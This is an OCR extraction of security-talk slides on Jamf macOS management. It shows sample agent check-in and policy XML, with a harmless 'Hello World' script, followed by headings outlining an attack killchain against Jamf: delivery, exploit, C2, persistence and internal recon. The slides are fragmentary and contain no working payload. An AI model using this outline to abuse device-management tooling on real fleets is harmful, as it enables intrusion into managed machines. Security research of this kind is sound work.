
QuickAdd PKG

Recon

LABS


JAMF AGENT

```
<device>
   <uuid>A6A978CE-D6F0-5EA8-8C70-EB0CE4FC8A8A</uuid>
   ...
 </device>
   ...
   <commandData>
     <checkForPolicies>
       <ns2:username>admin</ns2:username>
<ns2:trigger>CLIENT_CHECKIN</ns2:trigger>
       <ns2:id>0</ns2:id>
       <ns2:processor>x86_64</ns2:processor>
       <ns2:day>Thu</ns2:day>
       <ns2:hour>16</ns2:hour>
       <ns2:minute>44</ns2:minute>
<ns2:reportedIP>10.12.254.55</ns2:reportedIP>
      </checkForPolicies>
   </commandData>
 </content>
</ns2:jamfMessage>
```



JAMF

```
<ns2:jamfMessage>
<ns2:policies>
<ns2:policy>
  <ns2:id>6</ns2:id>
  <ns2:name>objsee-example</ns2:name>
  <ns2:availableOffline>false</ns2:availableOffline>
  <ns2:scripts>
     <ns2:script>
     <ns2:filename>
        objsee-script-example
     </ns2:filename>
     <ns2:contents>
        #!/bin/bash
        echo "Hello World" > /tmp/obts
     </ns2:contents>
     </ns2:script>
  </ns2:scripts>
</ns2:policy>
</ns2:policies>
</ns2:jamfMessage>
```



CONFIGURING JAMF

Configuration Items

Uses MDM to push .mobileconfig files

Extension Attributes


Indiscriminate Data Retrieval


Policies (and Scripts)

Performs a Targeted Action on a Device

LABS

ADMINISTRATIVE TOOLING






ATTACKING JAMF

LABS

KILLCHAIN



DELIVERY

EXPLOIT

C2


PERSISTENCE


INTERNAL RECON

